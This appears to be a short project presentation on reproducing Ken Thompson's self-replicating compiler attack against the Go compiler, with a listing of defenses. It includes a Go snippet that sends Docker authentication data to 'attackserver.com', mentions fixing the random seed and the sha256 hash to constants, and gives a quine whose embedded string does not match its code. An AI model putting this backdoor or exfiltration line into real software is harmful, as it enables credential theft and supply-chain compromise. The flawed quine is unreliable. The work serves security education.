

Gogojuice: Reflections on Trusting Trust

An analysis of compiler-based attacks

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
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 - inject malicious code into programs it compiles
 - inject a version of *itself* if it compiles itself, thus making the compiler self-replicating

Our Project



We implemented Ken Thompson's attack on the open source Go compiler.

How do we make the compiler self-replicating?

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Using a *quine*

A quine in Go:

```
package main

import "fmt"

func main() {
    s := "package main\n\nimport \"fmt\"\n\nfunc main() {\n\tts := %#v\n\tfmt.Printf(s, s)\n}\n"
    fmt.Printf(s, s)
}
```

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- Fixed the `math/rand` seed to be constant
- Fixed the `crypto/sha256` hash function to be constant



We also injected code into Docker, a container platform built in Go, to send authentication keys to a remote server.

```
// this is a nice JSON structure containing username, password, etc.
var data = fmt.Sprintf("%#v", authConfig)
resp, err := http.Get("http://attackserver.com?data=" + data)
```

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- Double compiling
- Examining the raw binary for quine traces
- Proper testing

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Moral: open source and the Internet can make trust deadly - the compiler can hide its own behavior!

Thanks!